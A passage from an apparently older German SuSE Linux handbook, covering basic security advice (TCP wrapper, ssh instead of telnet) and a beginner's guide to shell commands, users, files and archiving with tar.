Jedoch auch hier sollte man sich überlegen, ob man wirklich Dienste wie **telnet**, **shell** und **login** benötigt. Diese Dienste haben nämlich den Nachteil, daß ein Angreifer sämtliche Daten einschließlich des Paßworts bei solchen Verbindungen mitlesen kann. Dazu sind nicht einmal besondere Kenntnisse notwendig, da es Programme gibt, die einem diese Arbeit abnehmen. Insbesondere sollte man auf keinen Fall ein direkten Remote-Login als 'root' zulassen. Aus diesem Grund sei noch einmal auf die „Secure Shell“ (Paket `ssh`) hingewiesen. Dabei wird die gesamte Übertragung verschlüsselt, auch das eingegebene Paßwort.

### Der TCP-Wrapper

Der TCP-Wrapper (**tcpd**) erlaubt es, den Zugriff auf bestimmte Dienste gezielt für einzelne Netze oder IP-Adressen freizuschalten. Der **tcpd** ist bereits in SuSE Linux integriert, wie man in Datei 18.2.2 und in `/etc/inetd.conf` an der 6. Spalte erkennen kann. Das Konzept ist ganz einfach: Der **tcpd** ruft die eigentlichen Dienste auf und kontrolliert vorher, ob der Client dazu berechtigt ist.

Diese Zugriffskontrolle geschieht über die beiden Dateien `/etc/hosts.allow` und `/etc/hosts.deny`.

- Ein Zugriff wird gewährt, wenn eine Kombination aus Client und Dienst in der Datei `/etc/hosts.allow` zutrifft.
- Äquivalent dazu wird ein Zugriff abgewiesen, wenn eine solche Kombination in der Datei `/etc/hosts.deny` zutrifft.
- Befindet sich weder in der einen noch in der anderen Datei eine solche Regel, wird der Zugriff gewährt.



Sobald eine Regel zutrifft, wird diese genommen. Das bedeutet, wenn in `/etc/hosts.allow` z. B. ein Zugriff auf den Telnet Port erlaubt wird, wird dieser gewährt, auch wenn dieser in `/etc/hosts.deny` gesperrt ist.

In der Manpage von **hosts\_access** (`man 5 hosts_access`) wird die Syntax dieser Dateien beschrieben.

Eine Alternative zur Kombination TCP-Wrapper/inetd stellt der **xinetd** dar (Paket `xinetd`, Serie `n` (Netzwerk-Support)). Er vereint die Funktionalität von `inetd` und `tcpd`. Der Nachteil ist jedoch die Inkompatibilität der Konfigurationsdateien zwischen `inetd` und `xinetd`.



Es kann nur einer der beiden Internet „Super-Server“ gestartet werden. Sie müssen sich also für einen von beiden entscheiden.

### 18.3 Allgemeine Hinweise

1. Der Benutzer 'root' sollte lediglich fuer administrative Arbeiten eingeloggt sein. Für die tägliche Arbeit am Rechner sollte ein Benutzeraccount angelegt werden.
2. Vermeiden Sie die Benutzung von **telnet**, **rlogin** oder gar **rsh**.
3. Verwenden Sie stattdessen **ssh**, wenn remote gearbeitet werden muß.
4. Halten Sie sicherheitsrelevante Pakete uptodate, wie z. B. `bind`, `sendmail` und `ssh`.
5. Die Logdateien sollten regelmäßig überwacht werden.

## Einstieg in Linux

**UNIX** ist ein derart komplexes System, daß im folgenden nur die wichtigsten Aspekte abgedeckt werden können. Das vorliegende Handbuch ist nicht darauf ausgelegt, etablierte Linux- bzw. UNIX-Literatur zu ersetzen – das soll und kann es auch nicht.

In jedem Fall empfehlen wir für DOS-Aus- oder -Umsteiger die Beschaffung eines entsprechenden Buches. Beispiele dafür finden Sie in den Literaturempfehlungen im Anhang. Falls Sie bereits über nicht Linux-spezifische UNIX-Literatur verfügen, so kann diese u. U. ausreichen, da der Großteil der Informationen über Systemgrenzen hinweg gültig ist.

Einige Bücher bzw. Auszüge davon, die der **GPL** unterliegen, befinden sich als `.dvi`-Dateien in Paket `doc`, Serie `books`. Diese können unter X11 mit **XDvi** (`xdvi`) eingesehen und mit **dvips** komplett oder auch seitenweise ausgedruckt werden.

Bis Sie Ihr UNIX-Buch jedoch in Händen halten, sollen die folgenden Einsteigerinformationen Ihren Forscherdrang unterstützen helfen.

Als UNIX-Neuling sollten Sie sich nach der erfolgreichen Installation unter Ihrem bei der Installation eingegebenen Benutzernamen einloggen; nicht nur, weil für diesen Benutzer schon diverse „einstiegsfreundliche“ Voreinstellungen vorgenommen sind, sondern auch, weil Sie so, wie bei UNIX-Systemen üblich, „nur“ die Verantwortung für Ihr *Benutzerverzeichnis* (engl. *home directory*) tragen. Dieses Vorgehen, das Arbeiten unter einem Benutzernamen, dient bei Multiuser-Betriebssystemen ausschließlich der Systemsicherheit. Ein versehentliches Löschen bzw. Verändern von systemrelevanten Dateien etc. ist damit weitestgehend ausgeschlossen.

Ein **undelete** wie unter DOS steht (noch) nicht zur Verfügung, weshalb auch bei unbeabsichtigter Einwirkung auf Systemdateien u. U. eine komplette Neuinstallation erforderlich sein kann.

Der Einstieg in Linux gestaltet sich für einen Anfänger vor allem deshalb so schwierig, weil gleichzeitig damit die äußerst anspruchsvolle Aufgabe des Systemadministrators verbunden ist.

### 19.1 Einloggen, 'root'-Benutzer, Benutzer anlegen

Die Multiuserfähigkeiten von Linux bedingen, daß immer, wenn Sie das System benutzen wollen, Sie sich auf der *Konsole* (die Sie benutzen wollen)

beim System anmelden müssen<sup>1</sup>. Diesen Vorgang, ein wesentlicher Teil des Sicherheitskonzepts eines modernen Mehrbenutzersystems, nennt man *Einloggen*; dadurch wird u. a. sichergestellt, daß jeder Benutzer seine eigene Arbeitsumgebung erhält und nur auf die eigenen Daten zugreifen kann. Sie geben also Ihren Benutzernamen (z. B. 'tux') und Ihr Paßwort ein (z. B. xxxxxx; die Zeichen xxxxxx müssen Sie durch Ihr eigenes *selbstvergebenes* Paßwort ersetzen!); falls Sie kein Paßwort vergeben haben sollten, ist anfangs nur  tippen:

login: tux 

Password: xxxxxx 

Wenn Sie erfolgreich „eingeloggt“ sind, befinden Sie sich im Benutzer-Verzeichnis des jeweiligen Benutzers (z. B. /home/tux für den Benutzer 'tux'). Wenn Sie die Konsole verlassen wollen (ausloggen), geben Sie **logout** bzw. **exit** ein.

Der Benutzer 'root' agiert als *Systemverwalter* (⇔ *Systemadministrator*) und darf wirklich *ALLES*. Wichtige Systemdateien können nur von 'root' manipuliert werden. Loggen Sie sich daher nur dann als 'root' ein, wenn Sie diese Möglichkeiten wirklich nutzen möchten. Sie schützen Ihr System damit vor versehentlichen Änderungen, die u. U. eine Neuinstallation erzwingen können.

Einige Dinge, die nur 'root' gestattet sind:

- ⇔ *mounten* von Dateisystemen wie CDs und Disketten und damit auch die Installation von Software. Dieses Recht kann aber auch den normalen Benutzern durch Angabe der Option `user` für das entsprechende Gerät in der `/etc/fstab` gewährt werden.
- Anlegen und Entfernen von Benutzern.
- Installation eines neuen Betriebssystemkernels.
- Konfigurieren des Systems.
- Herunterfahren des Systems.
- YaST aufrufen.

## 19.2 Befehle – Eingaben an der Kommando-Zeile

Wenn auch die Linux-Welt immer bunter und leichter bedienbar wird, z. B. über menügesteuerte Programme, bleibt doch am Ende – im Katastrophenfall oder wenn es eben kein menügeführtes Programm für einen bestimmten Zweck gibt – nur noch die Eingabe von UNIX-„Befehlen“.

### Was sind UNIX-Befehle?

UNIX-Befehle sind

- ausführbare Programme

---

<sup>1</sup> Wenn Sie ein grafisches Login konfiguriert haben (vgl. Abschnitt 3.13.5, Seite 88), dann gilt das im folgenden beschriebene Vorgehen selbstverständlich auch!

- Shell-Skripte
- Skripte von Skript-Sprachen wie Perl, Tcl usw.
- Shell-Alias (so etwas wie Shell-Makros).

Allen gemeinsam ist, daß sie in Dateien liegen: Wenn man ein Programm unter Linux aufruft, dann weist man damit die Shell an, die Datei mit dem Namen des Programms zu suchen (dazu braucht man den Suchpfad, repräsentiert in der Variablen **\$PATH** und insofern sie das Programm gefunden hat, dieses auszuführen, wenn es die entsprechenden Benutzerrechte (ausführbar) besitzt.

Was aber, wenn man dem Programm (z. B. dem Kopierbefehl) noch mitteilen muß, mit welchen Dateien etwas geschehen soll?

Das ist relativ einfach, dazu gibt es sogenannte *Parameter* (engl. *parameter*). Parameter sind zusätzliche Argumente zu einem Befehl, die dem Befehl notwendige Daten mitteilen. Die Parameter folgen in der Eingabezeile dem Namen des Befehls, und zwar durch mindestens ein Leerzeichen getrennt<sup>2</sup>.

Weiterhin kann es oft notwendig sein, das Verhalten eines Befehls zu beeinflussen (z. B. soll ein Verzeichnis in Langform anstelle nur der Dateinamen aufgelistet werden). Dies geschieht unter Linux mit sogenannten *Optionen* (engl. *options*). Optionen stehen immer direkt nach dem Befehlsnamen und vor den Parametern; Ausnahmen von unsauber programmierten Befehlen sind selten, aber möglich. Meist werden Optionen durch ein Minus gekennzeichnet (z. B. **-la**) und können im wesentlichen zwei Schemata folgen (vgl. Tabelle 19.1).

---

|              |                             |
|--------------|-----------------------------|
| <b>-a</b>    | Kurzform, UNIX-üblich       |
| <b>--all</b> | Langform, sog. GNU-Notation |

---

Tabelle 19.1: Optionen zu Befehlen

Wenn mehrere Optionen gesetzt werden sollen, können viele Linuxprogramme diese auch „kumulieren“. Das bedeutet, daß nicht alle Optionen mit Minus am Anfang nacheinander aufgeführt werden, sondern nur die erste ein Minus erhält, die folgenden direkt an die erste geschrieben werden. Beispiel:

```
-a -f -r -u oder
-afru oder
-frua
```

Das Beispiel zeigt auch, daß i. a. die Reihenfolge der Optionen unwichtig ist. Auch bestätigen manche Ausnahmen wieder die Regel.

Um dem ganzen die Krone aufzusetzen können Optionen selbst wieder Parameter nehmen. Beispiel:

```
-f <meinedatei> oder
-f<meinedatei>
```

---

<sup>2</sup> Fußnote: Das impliziert auch gleich, daß ein Leerzeichen nicht Teil des Parameters sein, da es ja der Argumente-„Trenner“ ist. Leerzeichen dürfen dann in einem Parameter auftreten, wenn der Parameter von Anführungszeichen " " oder ' ' umgeben ist.

Dabei kann es in manchen Fällen (eher selten) unwichtig sein, ob zwischen der Option und ihrem Parameter ein Leerzeichen steht. I. a. sollte man eines setzen.

### Beispiele

So, die Zusammenfassung. Ein Befehl unter Linux sieht so aus (Beispiele)<sup>3</sup>:

```
root@erde: # fdisk
root@erde: # lsmod
root@erde: # ls
```

Mit Optionen sieht das dann so aus:

```
root@erde: # fdisk -l
root@erde: # ls -l -a
root@erde: # ls -la
```

Mit Parametern:

```
root@erde: # fdisk /dev/hda
root@erde: # ls /tmp
```

Und mit Optionen und Parametern:

```
root@erde: # ls -la /tmp
root@erde: # rpm -qpl <meinpaket>.rpm
root@erde: # gcc -o <optionenparameter> <parameter>
```

Wesentlich ist, daß das Leerzeichen alle Befehlssteile voneinander trennt und deswegen ein besonderes Zeichen in Linux-Befehlsfolgen ist.

## 19.3 Anhalten des Systems und Booten



**WICHTIG:** Unter keinen Umständen dürfen Sie während des Betriebs einfach den Strom abschalten oder den *Resetknopf* (☞*Zurücksetzen*) betätigen; Sie würden sonst eine Beschädigung des ☞*Dateisystems* riskieren. Dies kann zum Datenverlust führen.

Zum regulären Anhalten des Rechners (engl. *shutdown*) dienen die in Tabelle 19.2 gezeigten Befehle.

---

|                        |                                                                                               |
|------------------------|-----------------------------------------------------------------------------------------------|
| <b>shutdown -h now</b> | hält das System an (Sie können nach der Ausgabe: "the system is halted" gefahrlos abschalten) |
| <b>shutdown -r now</b> | startet das System nach dem Herunterfahren sofort neu                                         |

---

Tabelle 19.2: Befehle zum Anhalten des Linux-Systems

Der Befehl **shutdown** kann in all seinen Varianten im allgemeinen nur vom Benutzer 'root' ausgeführt werden.

<sup>3</sup> Zur Erinnerung: mit „root@erde: # “ wird die Eingabe-Aufforderung angezeigt; dieser Wörter und Zeichen haben Sie *nicht* einzugeben

Um Ihr System „herunterzufahren“, loggen Sie sich also als ‘root’ ein und geben die Befehle **shutdown -h now** oder **shutdown -r now** ein.

Alternativ können Sie zum Neustarten auch wie von DOS gewohnt die Tastenkombination **Strg** + **Alt** + **Entf** ( **Ctrl** + **Alt** + **Del** ) drücken. Da diese Tastenkombination unter X abgefangen wird, müssen Sie zunächst X beenden. In der Textkonsole kann sie aber von jedem Benutzer ausgeführt werden.

## 19.4 Virtuelle Konsolen

Linux ist *multitasking*- und multiuserfähig. Auch bei einem Ein-Benutzer-PC-System werden Sie die Vorteile, die diese Fähigkeiten mitbringen, schätzen lernen:

Im Textmodus stehen 6 virtuelle *Konsolen* zur Verfügung, zwischen denen Sie durch die Tastenkombinationen **Alt** + **F1** bis **Alt** + **F6** wechseln können. Die siebte Konsole ist für X11 reserviert.<sup>4</sup>

Wenn Sie von X11 aus auf eine Textkonsole zurückschalten möchten, ohne X11 zu beenden, verwenden Sie **Ctrl** + **Alt** + **F1** bis **Ctrl** + **Alt** + **F6**. Mit **Alt** + **F7** kommen Sie zu X11 zurück.

## 19.5 Anlegen und Löschen von Benutzern

Der Befehl **useradd** dient zum Anlegen neuer Benutzer. Auch dieser Befehl ist ‘root’ vorbehalten. Eine komfortable Alternative dazu ist übrigens die Benutzerverwaltung mit YaST (siehe 89).

Ein Beispiel:

```
root@erde: / # useradd -u 300 -g users -d /home/tux \
-s /bin/bash -m tux
```

legt den Benutzer ‘tux’ mit Benutzerverzeichnis /home/tux, Benutzer-ID 300 an. ‘tux’ gehört zur Gruppe ‘users’ und nach dem Einloggen steht ihm die **bash**-Shell zur Verfügung. Mit

```
root@erde: / # passwd tux
```

vergibt ‘root’ ein Passwort für den Anwender ‘tux’, mit dem dieser sich dann immer beim System anmelden muß. ‘tux’ kann und sollte sein Passwort bei der ersten Sitzung mit dem gleichen Befehl (**passwd**) wieder ändern.

Auf die gleiche Weise wird auch das ‘root’-Passwort vergeben bzw. das bestehende geändert.

Beim Neuanlegen eines Benutzers werden alle Dateien aus dem Beispielverzeichnis /etc/skel in das Benutzerverzeichnis des neuen Benutzers kopiert, so daß automatisch eine gewisse minimale systemweite Vorkonfigurierung aller Benutzer erfolgen kann.

Selbstverständlich kann jeder Benutzer des Systems diese Dateien nach seinen eigenen Vorstellungen anpassen.

Für das komfortable Löschen von Benutzereinträgen ist jedoch die Benutzerverwaltung in YaST zu empfehlen.

<sup>4</sup> Durch Modifikation der Datei /etc/inittab können auch weitere oder weniger Konsolen zur Verfügung gestellt werden.

## 19.6 Verzeichnisse und Dateinamen

Der Pfadtrenner ist unter UNIX der `/` (engl. *slash*) (unter DOS: `\`). Ein Pfad ist demnach eine Zeichenkette, in der die Verzeichnisnamen durch `/` getrennt sind. Ein einzelner `/` bezeichnet dabei das oberste Verzeichnis, das *Wurzelverzeichnis*.

UNIX unterscheidet Groß- und Kleinschreibung, d. h. der Dateiname `Emil` bezeichnet eine andere Datei als `emil`; eine Trennung der Dateinamen in *Name* und *Extension* ist im allgemeinen nicht erforderlich, es sei denn, bestimmte Programme erwarten dies (z. B.  $\LaTeX$ ).

Eine angenehme Erleichterung bei der Eingabe von Datei- bzw. Verzeichnisnamen ist die Funktion der Taste  (Tabulatortaste). Geben Sie die ersten Buchstaben der gewünschten Datei ein und drücken Sie . Die *Shell* ergänzt nun den kompletten Dateinamen (solange er durch den oder die ersten Buchstaben eindeutig bestimmt ist). Zweimaliges Drücken der Tabulatortaste zeigt bei Mehrdeutigkeiten alle Möglichkeiten.

## 19.7 Arbeiten mit Verzeichnissen

Nach dem Einloggen befindet man sich in seinem Benutzerverzeichnis. Der Name des aktuellen Verzeichnisses kann mit dem Befehl `pwd` (engl. *print working directory*) ausgegeben werden:

```
tux@erde:/home/tux > pwd
/home/tux
```

Um in ein anderes Verzeichnis zu wechseln, dient wie unter DOS der Befehl `cd` (engl. *change directory*). Die Eingabe von

```
tux@erde:/home/tux > cd /usr/bin
tux@erde:/usr/bin >
```

wechselt demnach in das Verzeichnis `/usr/bin`,

```
tux@erde:/home/tux > cd latex
tux@erde:/home/tux/latex >
```

wechselt in das Unterverzeichnis `latex`, sofern im Benutzerverzeichnis von `'tux'` das Verzeichnis `/home/tux/latex` existiert.

Wird `cd` ohne ein Argument aufgerufen, so wird in das Benutzerverzeichnis des aufrufenden Benutzers gewechselt. Das Benutzerverzeichnis kann auch mit Hilfe der Tilde `'~'` bezeichnet werden. Die Eingabe von

```
tux@erde:/home/tux > cd ~/latex
```

wechselt in das Verzeichnis `latex` im Benutzerverzeichnis des aufrufenden Benutzers. Wie auch unter DOS bezeichnet `'..'` das übergeordnete Verzeichnis und `'.'` das aktuelle Verzeichnis.

Neue Verzeichnisse werden mit dem Befehl `mkdir` (engl. *make directory*) angelegt. Durch Eingabe von

```
tux@erde:/home/tux > mkdir texte
```

wird also das Unterverzeichnis `texte` im jeweiligen Verzeichnis erstellt. Leere Verzeichnisse können mit dem Befehl `rmdir` (engl. *remove directory*) gelöscht werden.

## 19.8 Arbeiten mit Dateien

Bis sie (vielleicht) eines Tages von Objekten bzw. Symbolen abgelöst werden, sind Dateien von zentraler Bedeutung für die Arbeit am Computer. Entsprechend zahlreich sind die dateibezogenen Befehle unter Linux.

### 19.8.1 Informationen über Dateien

Der Befehl **ls** zeigt den Inhalt des aktuellen Verzeichnisses an. Ausgegeben wird eine Liste aller Verzeichnisse und Verzeichnisnamen im aktuellen Verzeichnis. Die Verzeichnisnamen werden in der Ausgabe mit einem `'/'` gekennzeichnet. Es kann auch durch Angabe eines Parameters der Inhalt eines anderen Verzeichnisses angezeigt werden:

```
tux@erde: > ls /usr/bin
```

Ausführbare Programme sind nicht durch Extensionen, wie `.exe` oder `.com` unter DOS, gekennzeichnet, sondern durch einen Asterisk `'*'` (dies gilt nur für die Ausgabe durch **ls**. Man darf ihn nie explizit anzugeben; er wird, bedingt durch das Attribut „executable“, jeweils hinter dem Dateinamen angezeigt. (→ Infos über Dateien (Seite 432))

Eine nützliche Option von **ls** ist **-l**. Dadurch werden zusätzliche Informationen zum Datei- bzw. Verzeichniseintrag wie Zugriffsrechte, Eigentümer, Gruppenzugehörigkeit und Größe ausgegeben:

```
tux@erde: > ls -l
```

Dies erzeugt die Ausgaben in Bildschirmausgabe 19.8.1.

```
drwxr-xr-x 6 tux users 1024 Mar 21 12:39 ./
drwxr-xr-x 4 tux users 1024 Mar 21 17:13 ../
drwxr-xr-x 2 tux users 1024 Nov 6 16:19 bin/
-rwxr-xr-x 1 tux users 4160 Mar 21 12:38 check*
drwxr-xr-x 2 tux users 1024 Nov 6 16:23 etc/
drwxr-xr-x 2 tux users 1024 Nov 6 16:19 sbin/
drwxr-xr-x 12 tux users 1024 Nov 6 18:20 usr/
-rw-r--r-- 1 tux users 185050 Mar 15 12:33 xvi.tgz
-rw-r--r-- 1 tux users 98444 Mar 14 12:30 xvnews.tgz
```

Bildschirmausgabe 19.8.1: Ausgabe von **ls -l**

Die Bedeutung der einzelnen Felder in Bildschirmausgabe 19.8.1 wird in Tabelle 19.3 erklärt.

|                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
|-----------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Rechte          | Das erste Zeichen dieses Feldes bezeichnet den Dateityp. Hierbei steht 'd' für Verzeichnis, 'l' für Link und '-' für eine normale Datei. Die folgenden 9 Zeichen geben die Zugriffsrechte für den Besitzer, die Gruppe und alle anderen Benutzer an (jeweils drei Zeichen). Hierbei steht 'r' für lesen, 'w' für schreiben, und 'x' für ausführen. Die Rechtenmaske '-rw-r--r--' bezeichnet demnach eine Datei, die vom Eigentümer, den Mitgliedern der Gruppe, und allen anderen gelesen werden kann, aber nur vom Eigentümer verändert werden kann. Siehe Manpage von <b>chmod</b> ( <b>man chmod</b> ). |
| Besitzer        | Der Eigentümer der Datei. Siehe Manpage von <b>chown</b> ( <b>man chown</b> ).                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Gruppe          | Die Gruppenzugehörigkeit der Datei. Siehe Manpage von <b>chgrp</b> ( <b>man chgrp</b> ).                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Größe           | Die Größe der Datei in Byte.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| letzte Änderung | Das Datum der letzten Änderung der Datei. Bei Dateien, deren letzte Änderung über ein Jahr zurückliegt, wird anstelle der Uhrzeit das Jahr angegeben.                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Name            | Der Name der Datei oder des Verzeichnisses.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |

---

Tabelle 19.3: Erklärung der UNIX-Dateiattribute

### 19.8.2 Wildcards

Verglichen mit DOS sind die durch die Befehlsinterpreter (z. B. **bash**) gegebenen Einsatzmöglichkeiten von *Wildcards* „faszinierend“.

Wildcards beschränken sich unter Linux nicht nur auf den '\*' und '?'. Beispielsweise können mit

```
ls *a?????
```

alle Dateien im aktuellen Verzeichnis ausgegeben werden, deren sechstletzter Buchstabe ein 'a' und deren vorletztes Zeichen im Dateinamen ein '.' ist.

Anstelle des einzelnen Zeichens 'a' könnte auch eine ganze Satz verschiedener Zeichen stehen. Beispielsweise die Buchstaben 'a', 'b', 'c', 'd', 'e', 'f'. Auf unser Beispiel angewandt lautet der Befehl dann:

```
ls *[a-f]?????
```

Auch nach alphabetisch nicht aufeinanderfolgenden Zeichen kann wahlfrei gesucht werden:

```
ls *[1,3-5,M-P,a,k]?????
```

### 19.8.3 Inhalt von Dateien

Der Inhalt einer Datei kann mit den Befehlen **more** und **less** zeilenweise angezeigt werden. Bei **more** kann nur nach „unten“ geblättert werden. Mit

der Leertaste kann eine Seite nach vorne, mit ‘b’ eine Seite zurück geblättert werden. Ein verwandter Befehl ist **cat**, welcher mehrere Dateinamen als Argumente erlaubt und deren Inhalt ohne Unterbrechung ausgibt. Da die meisten Dateien zu groß für eine Bildschirmseite sind, wird **cat** meist zum Verketteten von Dateien mit Hilfe der Umlenkung der Standardausgabe verwendet. Die Eingabe

```
tux@erde: > cat eins zwei > einsundzwei
```

zeigt den Inhalt der Dateien `eins` und `zwei` nicht auf dem Bildschirm an, sondern schreibt das Ergebnis in die Datei `einsundzwei`.

#### 19.8.4 Versteckte Dateien

Eine spezielle Klasse von Dateien sind die versteckten Dateien. Die Dateinamen beginnen mit einem Punkt und werden von der Shell nur angezeigt, wenn **ls** mit der Option **-a** aufgerufen wird. Geben Sie einfach in Ihrem Benutzerverzeichnis den Befehl **ls -a** ein. Nun sollten auch die mit einem Punkt beginnenden „versteckten“ Dateien wie `~/profile` und `~/xinitrc` aufgelistet werden. Versteckte Dateien sind vor versehentlichem Löschen durch **rm \*** (siehe Abschnitt 19.8.5) geschützt und müssen ggf. durch ein explizites Löschen mit **rm <.dateiname>** entfernt werden.

Die Eingabe von **rm .\*** löscht alle versteckten Dateien des aktuellen Verzeichnisses. Wird zusätzlich noch die Option **-r** (engl. *recursive*) verwendet (**rm -r .\***) werden auch alle Dateien des übergeordneten Verzeichnisses gelöscht, die ja die Form ‘`./bla`’ haben, was auch durch den Ausdruck ‘`.*`’ abgedeckt wird. Im übrigen sollte man mit der Option **-r** immer sehr bewußt und vorsichtig umgehen!



#### 19.8.5 Kopieren, Umbenennen und Löschen von Dateien

Der Befehl, um Dateien zu kopieren, lautet unter Linux **cp**:

```
cp quelldatei zieldatei
```

Um also die Datei `/etc/XF86Config` aus dem Verzeichnis `/etc` in das eigene Benutzerverzeichnis zu kopieren, kann folgender Befehl eingegeben werden:

```
tux@erde: > cp /etc/XF86Config ~
```

Dateien können mit dem Befehl **rm** (engl. *remove*) gelöscht werden. Eine nützliche Option ist **-r** (engl. *recursive*), wodurch auch alle Unterverzeichnisse und die darin enthaltenen Dateien gelöscht werden (vergleichbar mit dem seit DOS 6.0 verfügbaren Befehl **deltree**). Die Eingabe von

```
tux@erde: > rm -r bin
```

löscht z.B. das Verzeichnis `bin` im aktuellen Verzeichnis und alle sich darin befindlichen Dateien und Verzeichnisse. Diese Option ist mit äußerster Vorsicht anzuwenden, da keine Möglichkeit besteht, versehentlich gelöschte Dateien wiederherzustellen!

Der Befehl **mv** (engl. *move*) verschiebt Dateien oder Verzeichnisse. Die Syntax ist identisch mit der von **cp**. So wird durch Eingabe des Befehls

```
tux@erde: > mv xvnews.tgz XVNEWS.tgz
```

die Datei `xvnews.tgz` aus dem aktuellen Verzeichnis auf die Datei mit dem Namen `XVNEWS.tgz` im aktuellen Verzeichnis „verschoben“, was einem einfachen Umbenennen gleichkommt. Interessanter wird es erst, wenn ganze Verzeichnisse verschoben werden:

```
tux@erde: > mv bin ~/latex
```

verschiebt das Verzeichnis `bin` (sofern ein solches im aktuellen Verzeichnis existiert) nach `~/latex`. Alle Verzeichnisse und Dateien die vorher unter `bin` zu finden waren, befinden sich jetzt unter `~/latex/bin`. Auch mit diesem Befehl sollte vorsichtig umgegangen werden, da schnell ganze Verzeichnisbäume an später nur schwer wiederauffindbare Stellen verschoben werden können.

Das Verschieben eines kompletten Verzeichnisbaumes ist nur innerhalb eines Dateisystems (also einer Partition) möglich.

### 19.8.6 Suchen und Durchsuchen von Dateien

Ein weiterer nützlicher Befehl: **find**. Um in allen Unterverzeichnissen des aktuellen Verzeichnisses nach der Datei `emil` zu suchen, sollte folgendes eingegeben werden:

```
tux@erde: > find . -name "emil"
```

Das erste Argument bezeichnet dabei das Verzeichnis, ab dem die Suche gestartet werden soll. Die Option **-name** verlangt einen zu suchenden String, in dem auch *Wildcards* erlaubt sind. Um also nach allen Dateien zu suchen, die die Zeichenkette `'emil'` im Namen enthalten, müßte die Eingabe von gerade folgendermaßen geändert werden:

```
tux@erde: > find . -name "*emil*"
```

Wie bei allen Befehlen verweisen wir für eine genauere Beschreibung auf die jeweilige Manpage.

Es gibt noch die viel schnellere Möglichkeit, Dateien mittels **locate** aufzufinden. Beachten Sie hierzu die Manpages von **locate** und die dort referenzierten Manpages.

Wenn nicht nach einem bestimmten Dateinamen, sondern nach einer Zeichenkette in einer Datei gesucht werden soll, kann dazu der Befehl **grep** (engl. *get regular expression pattern*) verwendet werden. Die folgende Eingabe sucht in der Datei `emil` nach der Zeichenkette `'detektive'`:

```
tux@erde: > grep "detektive" emil
```

Auf diese Weise lassen sich große Textmengen schnell nach bestimmten Zeichenketten durchsuchen. Es können beliebig viele Dateinamen angegeben werden. Auch eine Suche mit *wildcards* und regulären Ausdrücken wird unterstützt. Als Ergebnis der Suche wird jede Zeile ausgegeben, in der die zu suchende Zeichenkette enthalten ist.

**grep** läßt sich über viele Optionen sehr stark in seinem Suchverhalten beeinflussen. Lesen Sie deshalb bitte die Manpage von **grep** (**man grep**).

### 19.8.7 Symbolische Links

Durch die Verwendung von symbolischen Links kann einer Datei quasi ein zusätzlicher Name gegeben werden. Dieser Name „zeigt“ dann auf diese Datei. Es kann z. B. vorkommen, daß verschiedene Versionen eines Programmes aufgehoben werden sollen, daß aber die jeweils neueste Version immer unter dem gleichen Namen verfügbar sein soll. Die Lösung liegt in der Erstellung eines *symbolischen Links*, der jeweils auf die benutzte Version zeigt. Symbolische Links verhalten sich wie die Dateien, auf die sie zeigen, sind also auch ausführbar. Die folgende Eingabe

```
tux@erde: > ln -s check.2.4 check
```

Erzeugt den symbolischen link `check`, der auf die Datei `check.2.4` zeigt. Im Verzeichnis sieht dies etw so aus:

```
lrwxrwxrwx 1 tux users 1024 Mar 21 17:13 check -> check.2.4*
```

Links können genau wie Dateien mit `rm` entfernt werden.

Hierbei wird nur der Link und nicht die referenzierte Datei entfernt!



### 19.8.8 Daten archivieren und sichern

Zum Erzeugen und Auspacken von Archiven dient der `tar`-Befehl (engl. *tape archive*). Ein Archiv kann einzelne Dateien und / oder ganze Verzeichnisbäume einschließlich der darin liegenden Dateien enthalten.

Dermaßen zusammengepackte Archive kann man auch komprimieren, was meist deren Größe erheblich reduziert. Üblicherweise gibt man komprimierten Archiven die Endung `.tgz` oder `.tar.gz`, unkomprimierten `.tar`. Die wichtigsten Anwendungsfälle des `tar`-Befehls sind:

1. Auspacken von Archiven (z. B. von den CDs)

```
tux@erde: > tar xvfz archivdatei.tgz
```

`tar` entpackt (**x**) nun das komprimierte (**z**) Archiv `archivdatei.tgz` (**f**) und legt dabei selbständig evtl. Unterverzeichnisse an. Bei jeder Datei, die gerade ausgepackt wird, wird deren Namen auf dem Bildschirm ausgegeben (**v**).

2. Erzeugen von Archiven

```
tux@erde: > tar cvfz archivdatei.tgz datei1 verzl
```

`tar` erzeugt (**c**) das komprimierte (**z**) Archiv `archivdatei.tgz` (**f**), in dem die Datei `datei1` und alle Dateien im Verzeichnis `verzl` einschließlich seiner Unterverzeichnisse enthalten sind. Bei jeder Datei, die gerade eingepackt wird, wird deren Namen auf dem Bildschirm ausgegeben (**v**).

3. Ansehen des Archivinhalts

```
tux@erde: > tar tfz archivdatei.tgz
```

`tar` gibt ein Inhaltsverzeichnis (**t**) des komprimierten (**z**) Archivs `archivdatei.tgz` (**f**) aus.

Die Option **z** gibt an, daß das Programm **GNU Zip (gzip)** verwendet werden soll, um komprimierte Archivdateien zu erzeugen bzw. auszupacken.

```
tux@erde: > tar xvf archivdatei.tar
```

entpackt also die unkomprimierte Archivdatei `archivdatei.tar`. Nähere Informationen liefern wie bei `tar` nicht die Manpage, die zugunsten einer GNU-Info-Datei abgeschafft wurde. Lesen können Sie die „Manpage“ zu `tar` durch Eingabe von

```
tux@erde: > info tar
```

### 19.9 Zugriffsrechte auf Dateien

Nur der Benutzer `'root'` hat als Systemverwalter *uneingeschränkte* Zugriffsrechte auf alle Dateien, d. h. er darf als einziger auch *alle* Zugriffsrechte setzen oder löschen.

Die Verteilung der Zugriffsrechte auf eine Datei werden als Rechtemaske beschrieben, die aus drei Teilen besteht:

- Rechte des Besitzers
- Rechte für Gruppenmitglieder
- Rechte für alle anderen

